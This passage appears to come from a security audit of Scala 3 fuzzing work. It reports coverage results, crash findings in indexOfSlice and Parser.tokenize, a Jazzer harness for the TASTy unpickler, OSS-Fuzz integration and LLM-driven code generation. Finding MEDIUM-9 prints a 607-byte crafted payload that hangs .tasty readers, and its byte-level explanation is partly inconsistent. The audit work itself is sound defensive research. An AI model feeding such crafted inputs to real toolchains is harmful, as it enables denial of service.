TreeSeqMap		0%		0%	105	105	143	143	62	62	1	1
HashCollisionMapNode		0%		0%	97	97	142	142	40	40	1	1
VectorSliceBuilder		69%		79%	23	84	35	139	2	14	0	1
NewVectorIterator		43%		42%	28	51	70	130	6	17	0	1
Vector5		0%		0%	94	94	127	127	40	40	1	1

Figure 6: JaCoCo coverage report for *scala.collection.immutable* ordered by lines decreasing.

However, *scala.collection.immutable.HashSet* only has 35% instruction coverage. Taking its biggest method, *concat*, *JaCoCo* describes which parts of the method are reached (Figure 7).

In this case, it seems an entire branch of a condition (`match` in this case) is not reached, which is represented in yellow by *JaCoCo*: this color means at least one branch of the condition has been reached, but not all. The issue here seems to be about how

scala.collection.immutable.HashSet concatenates with *scala.collection.mutable.HashSet*: this case is not exercised, and could easily be added to reach more instructions.




Figure 7: JaCoCo coverage report ordered by lines decreasing.

Info

The current targets and framework implemented constitute a good base for further fuzzing.

Figure 7 along with Figure 6 represent how the coverage can be improved: some methods are partially covered and can be improved by looking at the coverage report, other methods are simply not covered (missing nearly all methods in the `Methods` row) and can be implemented in the future.

6.2.4.8. Crashes

During our fuzzing campaign, two crashes were detected.

6.2.4.8.1. `scala.collection.SeqOps.indexOfSlice`

During the fuzzing campaign, targets implementing `indexOfSlice` crashed because of an assertion.

`scala.collection.SeqOps.indexOfSlice(that: Seq[B])` returns 0 the sequence passed in parameter is empty:

```
1 scala> Array(1,2,3).indexOfSlice(new Array(0))                    Scala
2 val res7: Int = 0
```

More generally, `scala.collection.SeqOps.indexOfSlice(that: Seq[B], from: Int)` returns the value `from` when `that` is an empty sequence:

```scala
scala> Array(1,2,3).indexOfSlice(new Array(0), 1)
val res8: Int = 1
scala> Array(1,2,3).indexOfSlice(new Array(0), 2)
val res9: Int = 2
```

As an example of a situation where this might be problematic, let's imagine a voting system that verifies if users are authorized to vote. Let's say "Bob" and "Alice" are registered to vote:

```scala
scala> val authorizedUsers = Array("Bob", "Alice").sorted
val authorizedUsers: Array[String] = Array(Alice, Bob)
```

Suppose that function `getIncomingUsersList()` returns a list of users to check against the authorized list:

```scala
scala> def getIncomingUsersList(): Array[String] =
     |   return new Array(0)
```

When `getIncomingUsersList()` returns an empty list, `val areIncomingUsersAuthorized = authorizedUsers.indexOfSlice(getIncomingUsersList()) != -1` returns `true`. If an attacker can send an empty user list, the voting system would let them vote:

```scala
scala> val areIncomingUsersAuthorized =
   authorizedUsers.sorted.indexOfSlice(getIncomingUsersList()) != -1
val areIncomingUsersAuthorized: Boolean = true
```

Of course, in practice, the voting system would probably reject empty user lists and the voting itself would probably fail since voting information would be missing. This could however be a part in a bigger exploit.

Moreover, returning an index should mean this index can be dereferenced, which is not the case if the object on which `indexOfSlice` is applied is an empty sequence:

```scala
scala> val target = new Array(0)
val target: Array[Nothing] = Array()

scala> val slice = new Array(0)
val slice: Array[Nothing] = Array()

scala> target(target.indexOfSlice(slice))
java.lang.ArrayIndexOutOfBoundsException: Index 0 out of bounds for length 0
  ... 32 elided
```

MEDIUM-7	Unexpected return value in `scala.collection.SeqOps.indexOfSlice` on empty sequences
Likelihood	●●●○ **Impact** ●○○○
Perimeter	Scala 3.8-RC1 standard library

Description

`scala.collection.SeqOps.indexOfSlice(that: Seq[B])` returns 0 when the sequence passed in parameter is empty.

More generally, `scala.collection.SeqOps.indexOfSlice(that: Seq[B], from: Int)` returns the value `from` when `that` is an empty sequence.

While mathematically, the empty set is a subset of any given set, returning an index for an empty sequence can lead to dangerous situations with the right context:

```
1  scala> val target = new Array(0)                                    Scala
2  val target: Array[Nothing] = Array()
3
4  scala> val slice = new Array(0)
5  val slice: Array[Nothing] = Array()
6
7  scala> target(target.indexOfSlice(slice))
8  java.lang.ArrayIndexOutOfBoundsException: Index 0 out of bounds for length 0
9    ... 32 elided
```

In this case, index `0` is returned meaning something has been found, however it cannot be dereferenced as the sequence is empty.

Recommendation

Return −1 when the slice parameter is empty or raise an exception. The documentation should reflect this change as well.

6.2.4.8.2. `scala.sys.process.Parser.tokenize`

During the fuzzing campaign, only one crash related to `scala.sys.process.Parser.tokenize` was detected.

MEDIUM-8	Uncaught `ParseException` in `scala.sys.process.Parser.tokenize` on unmatched quotes
Likelihood	●●●○ **Impact** ●○○○

Perimeter	Scala 3.8-RC1 standard library

Description

The `Parser` object throws a `ParseException` when the command line contains an unmatched quote. However, this exception is both left uncaught and scoped as a private type, which makes it difficult for downstream callers to handle this failure mode cleanly.

Recommendation

Make the `ParseException` public or catch it and handle it gracefully in the `tokenize` method. The documentation should reflect this change as well, describing the conditions under which a `ParseException` can be thrown and how to handle it.

This crash occurs when a command line string containing an unmatched quote is passed through the public `scala.sys.process` API. In the replay case, the malformed input reaches the implicit `stringToProcess` conversion from the package object, which then builds a `Process` instance from the provided string. Internally, this path delegates to `ProcessCreation.apply`, which calls `scala.sys.process.Parser.tokenize` to split the command line into the executable name and its arguments.

For example, the Scala code snippet below demonstrates how a malformed command line can trigger the crash:

```scala
import scala.sys.process._

object ParserCrashReplay {
  def main(args: Array[String]): Unit = {

    val malformedCommand = "echo 'Hello World"

    val result = malformedCommand.!!

    println(result)
  }
}
```

When the above code is executed, it will throw a `ParseException` due to the unmatched single quote in the command string. The stack trace will indicate that the exception originated from the `Parser.tokenize` method, which is called during the process creation phase when the command string is being parsed.

```
[error] scala.sys.process.Parser$ParseException: Unmatched quote [5](')
[error]         at scala.sys.process.Parser$.tokenize$
$anonfun$1(Parser.scala:116)
```

```
 3 [error]         at scala.runtime.function.JProcedure1.apply(JProcedure1.java:15)
 4 [error]         at scala.runtime.function.JProcedure1.apply(JProcedure1.java:10)
 5 [error]         at scala.sys.process.Parser$.badquote$1(Parser.scala:97)
 6 [error]         at scala.sys.process.Parser$.loop$1(Parser.scala:104)
 7 [error]         at scala.sys.process.Parser$.tokenize(Parser.scala:111)
 8 [error]         at scala.sys.process.Parser$.tokenize(Parser.scala:116)
 9 [error]         at scala.sys.process.ProcessCreation.apply(Process.scala:96)
10 [error]         at scala.sys.process.ProcessCreation.apply$(Process.scala:52)
11 [error]         at scala.sys.process.Process$.apply(Process.scala:47)
12 [error]         at scala.sys.process.ProcessCreation.apply(Process.scala:58)
13 [error]         at scala.sys.process.ProcessCreation.apply$(Process.scala:52)
14 [error]         at scala.sys.process.Process$.apply(Process.scala:47)
15 [error]         at
   scala.sys.process.ProcessImplicits.stringToProcess(Process.scala:215)
16 [error]         at
   scala.sys.process.ProcessImplicits.stringToProcess$(Process.scala:183)
17 [error]         at scala.sys.process.package$.stringToProcess(package.scala:212)
18 [error]         at fuzzing.ParserCrashReplay$.main(ParserCrashReplay.scala:52)
19 [error]         at fuzzing.ParserCrashReplay.main(ParserCrashReplay.scala)
20 [error]         at java.base/
   jdk.internal.reflect.DirectMethodHandleAccessor.invoke(DirectMethodHandleAccessor
21 [error]         at java.base/java.lang.reflect.Method.invoke(Method.java:565)
22 [error] stack trace is suppressed; run last hello / Compile / run for the full
   output
23 [error] (hello / Compile / run) scala.sys.process.Parser$ParseException:
   Unmatched quote [5](')
24 [error] Total time: 2 s, completed 16 mars 2026, 01:03:08
```

When `Parser.tokenize` encounters an unmatched quote, it calls its internal `badquote` path and throws `Parser$ParseException`. The resulting call chain is visible in the stacktrace above: `package$.stringToProcess` calls `ProcessImplicits.stringToProcess`, which calls `Process.apply` and `ProcessCreation.apply`, and finally reaches `Parser.tokenize`, where the exception is raised.

The issue is not that the parser accepts an unsafe command line, but that it fails by throwing a private exception type through a public API boundary. Downstream applications cannot catch `Parser.ParseException` directly, because the type is private to the `Parser` object. In practice, callers must either let the exception terminate the current operation or compensate with broader exception handlers than they would otherwise need. This makes the bug primarily a denial-of-service vector for applications that build process command lines from partially trusted input.

Either expose `ParseException` as a public exception type so callers can handle it explicitly, or catch it inside `tokenize` / the public process-building path and convert it into a stable, documented failure mode. The API documentation should also state clearly that malformed shell-like input, including unmatched quotes, can fail during tokenization and explain how applications are expected to handle that case.

6.2.4.9. *OSS-Fuzz* integration

One goal of this project is to integrate the Scala project into *OSS-Fuzz* [16], *Google*'s continuous fuzzing project for open-source software.

As JVM-based languages are supported by *OSS-Fuzz* using *Jazzer* [17], the integration is possible.

To do so, a few files are required:

- *project.yaml* (Appendix A.2.9), which describes the type of language among other settings.
- *Dockerfile* (Appendix A.2.10), which is based on the base images contained in the *oss-fuzz* repository, specifically *gcr.io/oss-fuzz-base/base-builder-jvm* for JVM-based languages. This image currently includes *Jazzer* 0.26.0 and a JDK (Java 17).
- *build.sh* (Appendix A.2.11): in the end, *oss-fuzz* will run any executable targets in the */out/* directory inside the container.

To create a basic *OSS-Fuzz* setup for this fuzzer, the *https://github.com/google/oss-fuzz/tree/master/projects/netty* project was used as a base, but it was updated and customized.

Notably, *build.sh* does not search for files ending in *Fuzzer.scala* but rather uses a Python script to search for targets exporting the *fuzzerTestOneInput* method in the *.jar*. A wrapper script is then exported to */out/* for each target.

The initial *OSS-Fuzz* setup can be found in the *scripts/oss-fuzz* folder of the fuzzer repository, with the following changes required:

- *Dockerfile* must be modified to get the sources directly from a repository. The current setup was made to test the image and *build.sh* locally.
- It is unclear whether *OSS-Fuzz* requires a separate file for each target and if it requires the files to end with *Fuzzer.scala*. The current assumption is that it is not required, and that the only requirement is to have a dedicated executable wrapper script for each target in */out/*.
- Like the other Python scripts from this projet, the current fuzzer targets are only searched in the *.jar* file, not in the test classes. As JUnit targets have not been used in practice, this is good for now but something to watch for.
- Currently, the Scala standard library is fetched from Maven. To fuzz the latest modifications, if this is not possible in *OSS-Fuzz*, *ClusterFuzzLite* [18] from *Google* could be used in the *Scala 3* CI to run a small fuzzing campaign on pull requests.

6.2.4.10. Next steps

The coverage can be improved, as only 29% of all instructions are currently covered.

While *libFuzzer* is still relevant it will not receive new features as Google has moved on to another fuzzer (*fuzztest* [19]). Other fuzzers, such as *AFL++*[20], are still actively maintained and there has been a seemingly successful attempt at replacing *libFuzzer* by *AFL++* in Jazzer [21]. However *OSS-Fuzz* does not support *AFL++* at the moment.

To this day, *Jazzer* seems to be the most relevant generic JVM fuzzer and can be integrated in *OSS-Fuzz* [17].

Other types of fuzzing, such as *differential fuzzing* or *grammar fuzzing* exist and could be used on some parts of the library.

6.2.5. TASTy fuzzer implementation

The TASTy format is a binary format used by the *Dotty* compiler to store semantic information about compiled code. It is used for various purposes, including incremental compilation, IDE support and as a compilation target for the `-from-tasty` flag. The format is complex and has a large attack surface, making it a good candidate for fuzzing.

Several entry points for fuzzing the TASTy format were considered:

- The `tasty-inspector` API, which is used for inspecting `.tasty` files. It provides a high-level API for loading and traversing the contents of a `.tasty` file.
- The `TastyUnpickler` class, which is responsible for unpickling `.tasty` files. It provides a the lowest level API for parsing the contents of a `.tasty` file.
- The `DottyUnpickler` class, which is the most comprehensive class responsible for unpickling `.tasty` files. It makes use of `TastyUnpickler` but also performs additional processing, such as entering symbols into the compiler's symbol table and reconstructing fully typed trees.

It was decided to target `DottyUnpickler` as it exercises the widest range of the deserialization code and is the most likely to uncover bugs in the core unpickling logic. By contrast, `TastyUnpickler` is a lower-level API that may not be exercised as fully by the fuzzing harness, while `tasty-inspector` is a too high level API that won't trigger all the edge cases in the unpickling process, as well as adding additional logic that is not directly related to the unpickling process.

6.2.5.1. Harness design

The harness is implemented as a *JUnit*-style *Jazzer* target (`@FuzzTest`) rather than a *libFuzzer*-style object:

```scala
import com.code_intelligence.jazzer.api.FuzzedDataProvider
import com.code_intelligence.jazzer.junit.FuzzTest
import dotty.tools.dotc.core.Contexts.{Context, ContextBase}
import dotty.tools.dotc.core.tasty.DottyUnpickler
import dotty.tools.dotc.core.tasty.TreeUnpickler.TreeWithoutOwner
import dotty.tools.dotc.core.TypeError
import dotty.tools.io.VirtualFile
import dotty.tools.tasty.UnpickleException
import java.io.IOException

class TastyFuzz {

  @FuzzTest
  def fuzzTastyParser(data: FuzzedDataProvider): Unit = {
    val base = new ContextBase
```

```
16      given Context = base.initialCtx.fresh
17      val bytes = data.consumeBytes(16000)
18      try {
19        val dotty = new DottyUnpickler(
20          tastyFile = new VirtualFile("fuzz.tasty", bytes),
21          bytes = bytes,
22          isBestEffortTasty = false
23        )
24        dotty.enter(roots = Set.empty)
25        dotty.rootTrees.foreach(_.foreachSubTree(identity))
26      } catch {
27        case _: UnpickleException
28           | _: IOException
29           | _: AssertionError
30           | _: java.lang.ArrayIndexOutOfBoundsException
31           | _: java.lang.StringIndexOutOfBoundsException
32           | _: java.lang.NullPointerException
33           | _: java.lang.IndexOutOfBoundsException
34           | _: scala.MatchError
35           | _: java.lang.UnsupportedOperationException
36           | _: java.lang.ClassCastException
37           | _: java.util.NoSuchElementException
38           | _: TreeWithoutOwner
39           | _: TypeError =>
40        case e: Throwable =>
41          throw new RuntimeException(
42            s"Unexpected error during unpickling: ${e.getMessage}", e)
43      }
44    }
45  }
```

`DottyUnpickler.enter` performs the first pass over the payload: it registers top-level symbols into the compiler's symbol table. The subsequent `rootTrees.foreach(_.foreachSubTree(identity))` forces a full traversal of every tree node, which triggers lazy deserialization of the AST body. Without this second step, most of the format-specific decoding code would never be reached.

6.2.5.2. Exception allow-list

Malformed TASTy bytes can legitimately trigger a wide range of exceptions during deserialization. The harness suppresses all of these as expected:

- `UnpickleException`: the canonical signal from the TASTy reader when the payload is structurally invalid.

- `IOException`: may be raised when reading from the underlying `VirtualFile` buffer on truncated input.
- `AssertionError`, `IndexOutOfBoundsException`, `ArrayIndexOutOfBoundsException`, `StringIndexOutOfBoundsException`: defensive checks inside the reader.
- `NullPointerException`, `ClassCastException`, `UnsupportedOperationException`, `NoSuchElementException`, `MatchError`: partial initialisation of compiler-internal data structures triggered by bytes that may pass the low-level format checks but are semantically inconsistent.
- `TreeWithoutOwner`, `TypeError`: compiler-level invariant violations raised when the reconstructed tree refers to symbols or types that cannot be resolved in the current compilation context.

Any other `Throwable` propagates as a `RuntimeException` and is treated as a potential bug.

6.2.5.3. Running the fuzzing campaign

In order to run the fuzzing campaign and help the fuzzer reach deeper parts of the code, the corpus was seeded with the `.tasty` files of both the Scala 3 standard library and the `dotty` compiler itself. The fuzzing campaign was then run with the following **libFuzzer** parameters:

- `-max_total_time=360000`: run the campaign for 100 hours.
- `-max_len=16000`: the maximum size of the input is set to 16KB, which is large enough to contain a valid `.tasty` file but small enough to allow for a large number of executions.
- `-timeout=20`: the timeout is set to 20 seconds to allow for the unpickling of larger inputs while still allowing the fuzzer to detect hangs.

6.2.5.4. Results

6.2.5.4.1. dotty.tools.dotc.core.tasty.TastyUnpickler

When a `.tasty` file needs to be read, the `TastyUnpickler` class soon or later needs to be instantiated. The constructor of `TastyUnpickler` performs a first pass over the input bytes to read the header and the name table, which are required for the subsequent deserialization steps.

MEDIUM-9	Infinite loop during section loading in `dotty.tools.dotc.core.tasty.TastyUnpickler`	
Likelihood	●●○○	**Impact** ●●○○
Perimeter	Scala 3.8-RC1 Dotty	
Description		

`loadSections` method in `TastyUnpickler` iterates over the section table by reading a section name, computing the section end address via `readEnd`, and jumping to it with `goto`. `readEnd` calls `readNat`, which delegates to `readLongNat`: a variable-length decoder that accumulates 7-bit groups with **no bound on the number of bytes consumed**. A crafted payload can

overflow the 64-bit accumulator, producing a negative value after `toInt` truncation. `readEnd` then returns an address **before** the current position, `goto` moves the cursor backwards, and `loadSections` loops forever since `!isAtEnd` is never satisfied.

A 607-byte proof-of-concept generated by the fuzzer reproduces the hang deterministically. Any tool that loads a `.tasty` file; compiler, *Scaladoc*, `tasty-inspector`, *IDE* language server may be affected.

Recommendation

Add an upper bound on the number of bytes consumed by `readLongNat`. For a value that must fit in an `Int`, at most five 7-bit groups (35 bits) are needed; reading more than five bytes should raise an `UnpickleException` immediately.

Additionnally, `readEnd` should validate that the computed end address is strictly greater than the current position before calling `goto`, and reject the section as malformed if that invariant does not hold.

During initialization of a `TastyUnpickler` object, two methods are called:

- `readNames`: reads the name table section of the input.
- `loadSections`: reads the section table of the input.

The method `loadSections` is defined as follows:

```scala
def loadSections(): Unit = {
  while (!isAtEnd) {
    val secName = readString()
    val secEnd = readEnd()
    sectionReader(secName) = new TastyReader(bytes, currentAddr.index,
    secEnd.index, currentAddr.index)
    goto(secEnd)
  }
}
```

Until the end of the input is reached, `loadSections` reads the name of the next section using `readString`, then reads the length of the section using `readEnd`, and finally creates a new `TastyReader` for the section and stores it in the `sectionReader` map. The method then moves the current address to the end of the section using `goto(secEnd)`.

To read the length of the section, `readEnd` reads a variable-length integer from the input using `readNat`, which calls `readLongNat` and convert its result to an `Int`. The methods are defined as follows:

```scala
package dotty.tools.tasty

class TastyReader{
```

```
4    [...]
5    def readEnd(): Addr = addr(readNat() + bp)
6
7    def readNat(): Int = readLongNat().toInt
8
9    def readLongNat(): Long = {
10     var b = 0L
11     var x = 0L
12     while ({
13       b = bytes(bp)
14       x = (x << 7) | (b & 0x7f)
15       bp += 1
16       (b & 0x80) == 0
17     })
18     ()
19     x
20   }
21   [...]
22 }
```

`readLongNat` reads a variable-length integer from the input using a common encoding scheme where each byte contributes 7 bits to the final value, and the most significant bit of each byte indicates whether there are more bytes to read. The method shifts the accumulated value `x` left by 7 bits and adds the next 7 bits from the current byte until it encounters a byte where the most significant bit is not set.

However, if the input is crafted such that the variable-length integer is encoded using more than 4 bytes, the resulting value of `x` can exceed the maximum value of an `Int` (2^31 - 1). This is possible because there is no condition on the number of bytes read. When this happens, the conversion to `Int` in `readNat` will wrap around and produce a negative value. This negative value is then used as the length of the section, and substracted to the current address in `readEnd` where it is supposed to be added, which leads to an address that is before the current address. When `goto` is called with this address, it moves the current address backwards, which leads to an infinite loop in `loadSections` as the end of the input is never reached.

The method `goto` is defined as follows:

```
1    def goto(addr: Addr): Unit =                                    Scala
2      bp = index(addr)
```

One can trigger an infinite loop by forcing `readEnd` into returning a negative value which equals to the bytes read so far.

Proof-of-concept:

Using one of the Jazzer-generated inputs, the following payload of 607 bytes can be injected to trigger the infinite loop:

```
\x5c\xa1\xab\x1f\x9c\x88\x80\xb8\x53\x63\x61\x6c\x61\x20\x33\x2e\x38\x2e\x32\x2d
\x52\x43\x31\x2d\x62\x69\x6e\x2d\x53\x4e\x41\xb0\xac\xb7\xa9\x54\x2d\x6e\x6f\x6e
\x62\x9a\x90\x8b\x8c\x74\x72\x0a\x04\x00\x00\x00\x00\x00\x00\x6f\x6f\x6c\x77\x2e
\x64\x6f\x74\x3c\x00\xd5\x86\x0a\xd0\x5b\x65\xe8\x00\xd4\x9d\xda\xab\x1f\x3b\x18
\x02\xb6\x01\x84\x41\x53\x54\x73\x01\x85\x7a\x63\x61\x6c\x61\x01\x8a\x61\x6e\x6e
\x6f\x74\x61\x74\x69\x6f\x6e\x02\x82\x81\x82\x01\x8c\x65\x78\x70\x65\x72\x69\x93
\x9a\x91\x8b\x61\x6c\x01\x88\x6c\x5d\x6e\x67\x75\x61\x67\x65\x01\x8f\x63\x61\x70
\x74\x75\x72\x65\x43\x68\x65\x63\x6b\x69\x6e\x67\x01\x86\x75\x6e\x72\x6f\x6c\x6c
\x01\x86\x3c\x69\x6e\x69\x74\x3e\x01\x8a\x41\x6e\x6e\x6f\x69\x61\x74\x74\x6f\x6e
\x02\x82\x83\x89\x3f\x82\x88\x8a\x01\x90\x53\x74\x61\x74\x69\x63\x41\x6e\x6e\x6e
\x69\x0b\x00\x6f\x6f\x61\x01\x84\x55\x6e\x69\x74\x01\x8a\x53\x6f\x75\x72\x63\x65
\x46\x69\x6c\x65\x01\x88\x69\x6e\x74\x65\x72\x6e\x61\x6c\x02\x82\x83\x8f\x02\x82
\x90\x8e\x01\x84\x6a\x61\x76\x61\x01\x84\x6c\x61\x6e\x67\x02\x82\x92\x93\x01\x86
\x53\x5d\x72\x69\x6c\x67\x02\x82\x94\x95\x3f\x83\x88\x91\x96\x01\xa9\x6c\x69\x62
\x72\x61\x72\x79\x2f\x73\x72\x63\x2f\x73\x63\x61\x6c\x61\x2f\x61\x6e\x6e\x6f\x74
\x61\x74\x69\x6f\x6e\x2f\x75\x6e\x72\x6f\x6c\x6c\x2e\x73\x63\x61\x6c\x61\x02\x82
\x83\x84\x3f\x83\x88\x99\x96\x01\x9e\x75\x6e\x64\xa3\x8d\xdf\x8d\x9a\x89\x96\x9a
\x77\x20\x61\x73\x20\x70\x61\x72\x74\x20\x6f\x66\x20\x53\x49\x50\x2d\x34\x36\x01
\x89\x50\x6f\xd7\x69\x74\x69\x6f\x6e\x73\x01\x88\x41\x6f\x6d\x6d\x65\x6e\x74\x73
\x01\x8a\x41\x74\x74\x72\x69\x62\x81\x74\x6d\x72\x80\xd5\x84\x83\x72\xdd\x2e\x47
\xe1\x13\x24\x38\x40\x40\x81\x4b\x86\x00\x00\x00\x00\x00\x00\x01\x00\x00\x86\x86
\x86\x86\x86\x86\x86\x86\x12\x12\x12\x12\x12\x12\x12\x0f\x0f\x09\x09\x09\x09
\x09\x09\x09\x09\x09\x09\x09\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26
\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x26\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x9e\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f\x7f
\x7f\x85\x02\x03\x04\x81\x98
```

After some iterations, `readString` is called in order to read the index in the array of names gathered earlier by the `readNames` method, of the name of next section, at position 479. The bytes `\x00\x00\x00\x9e` are read and evaluates to 30. Then, `readEnd` is called to read the length of the section. The method `readLongNat` is called and the payload is filled by `0x7f` bytes until byte number 602 which equals to `0x85` (-123).

At this point, `x` equals to `0xFFFFFFFFFFFFFF85`, which evaluates to `-1` because it is a signed `Long`.

Because of the operation `x = (x << 7) | (b & 0x7f)`, `x` becomes `0x7fffffffffffff85` after the last byte is read, which evaluates to `-123`. Then, when the loop condition is checked, it evaluates to `false` because `b & 0x80` equals to `0x80`.

When `goto` is called with the resulting length of `-123`, the current address is moved backwards by 123 bytes: $602 - 123 = 479$, which is the position of the previous `readString` call. This leads to an infinite loop, without triggering any exception in `loadSections`.

To mitigate this issue, an upper bound should be added on the number of bytes consumed by `readLongNat`. For a value that must fit in an `Int`, at most five 7-bit groups (35 bits) are needed; reading more than five bytes should raise an `UnpickleException` immediately.

Additionnally, `readEnd` should validate that the computed end address is strictly greater than the current position before calling `goto`, and reject the section as malformed if that invariant does not hold.

6.3. LLM-Assisted Fuzzing

6.3.1. Generating code to stimulate the REPL

When the fuzzing of the Scala REPL (Read-Evaluate-Print Loop) was undertaken, a large LLM was first prompted to generate programs that could compile successfully but would cause the REPL to crash. This request was submitted to Claude (Sonnet), which generated a few examples, none of which produced the desired effect.

A local, small model was then chosen to achieve better throughput and allow a large number of programs to be tested.

For this purpose, Qwen3-8B-Base was run on a RTX 4090 using HuggingFace's transformers library.

Rather than using instruct mode — where the desired behaviour would need to be explicitly described — Scala code was generated using a simple prompt-completion setting. The advantage of this approach is that the kinds of bugs to be searched for do not need to be known in advance, just as in a traditional fuzzer.

The following prompts were used:

```python
prompts = [
    "// Scala 3 implementation\n",
    "// scala 3 code\ndef",
    "// Scala 3 code producing malicious bytecode\n",
    "// Scala 3\nobject",
    "// Scala 3\nval",
    "// Scala 3\ndef",
    "// Malicious Scala3 program"
    "// Using Scala 3 standard library"
    "// unexpected behavior in scala 3\n",
```

```
    "// Valid Scala 3 code with unexpected behavior at runtime\n",
    "// Example of scala 3 code:\n",
]
```

The model documentation states that the optimal temperature is 1.0. Random parameters were sampled around sweet spots in order to maximise the coverage of the generation space:

```python
from transformers import AutoModelForCausalLM, AutoTokenizer

model_name = "Qwen/Qwen3-8B-Base"

model = AutoModelForCausalLM.from_pretrained(
    model_name,
    trust_remote_code=True,
    device_map="auto",
    dtype=torch.bfloat16,
)

tokenizer = AutoTokenizer.from_pretrained(
    model_name,
    trust_remote_code=True,
)

tokenizer.pad_token = self.tokenizer.eos_token

inputs = self.tokenizer(
    prompt,
    return_tensors="pt",
    padding=True,
).to(self.model.device)


outputs = model.generate(**inputs,
    use_cache=True,
    max_new_tokens=1024
    temperature=clamp(random.gauss(mu=1.0, sigma=0.05), 0.5, 1.5)
    top_p=clamp(random.gauss(mu=0.925, sigma=0.03), 0.5, 0.99),
    top_k=clamp(round(random.gauss(mu=60.0, sigma=15.0)), 50, 100),
    repetition_penalty=clamp(random.gauss(mu=1.04, sigma=0.01), 1.02, 1.06),
    pad_token_id=tokenizer.pad_token_id,
    output_attentions=False,
    output_hidden_states=False,
    return_dict_in_generate=False,
```

```
37 )
```

The samples obtained with the code above are then normalised before being hashed, in order to detect duplicates.

In addition, when written as a Scala script, statements are automatically wrapped into a static object in order to be compiled by scalac. This compilation step allows the ratio of compiling examples to be monitored and the names of classes and static objects to be detected, for further main method invocation.

`spotbugs` tool was integrated into the pipeline; however, it was found that the bugs detected originated from the generated samples rather than from the compiler itself. Samples were therefore sent directly to the Scala REPL through the stdin of the scala command. Since the REPL is implemented in Scala, it was hoped that bugs could be found either in the Scala Standard Library or in the REPL implementation itself.

To ensure that the code is executed by the REPL, a call to each main function — or the instantiation of each static object found — is automatically appended. The whole pipeline was wrapped into a Docker image to isolate the fuzzing machine from the execution of generated samples:

Python

```python
command = f'docker run -i --rm --network none --memory="512m" --memory-swap="512m" \
--security-opt=no-new-privileges --pids-limit=200 --cpus=2 --cap-drop=ALL {docker_image} {scala_path}'

r = subprocess.run(
    command,
    input=code
    text=True,
    capture_output=True,
    timeout=10,
    shell=True,
    check=False,
)

# Detect signals by check the shell return code
rc = r.returncode
if rc > 128:
    rc = -(rc - 128)

# Extract arisen Java exception from stderr
java_exception_re = re.compile(r'Exception in thread "[^"]+" ([^:]*)')

for line in r.stderr.splitlines():
```

```
    m = java_exception_re.match(line)
    if m:
        exception = m.group(1)
        break
```

6.3.2. Fine-tuning the model

No interesting bugs were found this way (only stack overflow ones; see report below). This outcome may be explained by the fact that the Qwen model was trained on the entire Scala corpus, which already represents the kind of code that has been exercised through the REPL. It was therefore decided to fine-tune the model to produce a specialised Scala generator, better suited to uncovering new bugs.

Given more time, a large corpus of Scala programs could have been collected to build a dataset; however, a small corpus would have carried the risk of collapsing into a low-diversity generation space, rather than enabling the search for entirely new bugs. Instead, a self-generation approach was adopted — similar to Reinforcement Learning methods — combined with a technique called QLORA. LORA stands for "LOw Rank Adaptation" and consists of making very small changes to selected parts of the model rather than fine-tuning it completely. The Q stands for "Quantised", which results in significant video memory savings.

Simple Supervised Fine-Tuning was first attempted, as implemented in the SFTTrainer class from the HuggingFace API.

The following LORA parameters were used:

Python
```python
lora_config = LoraConfig(
    r=8,
    lora_alpha=16,
    lora_dropout=0,
    bias="none",
    task_type="CAUSAL_LM",
    target_modules=[
        # Attention
        "q_proj",
        "k_proj",
        "v_proj",
        "o_proj",
        # MLP
        "gate_proj",
        "up_proj",
        "down_proj",
    ],
)

```

```
training_args = SFTConfig(
    completion_only_loss=True,
    per_device_train_batch_size=4,
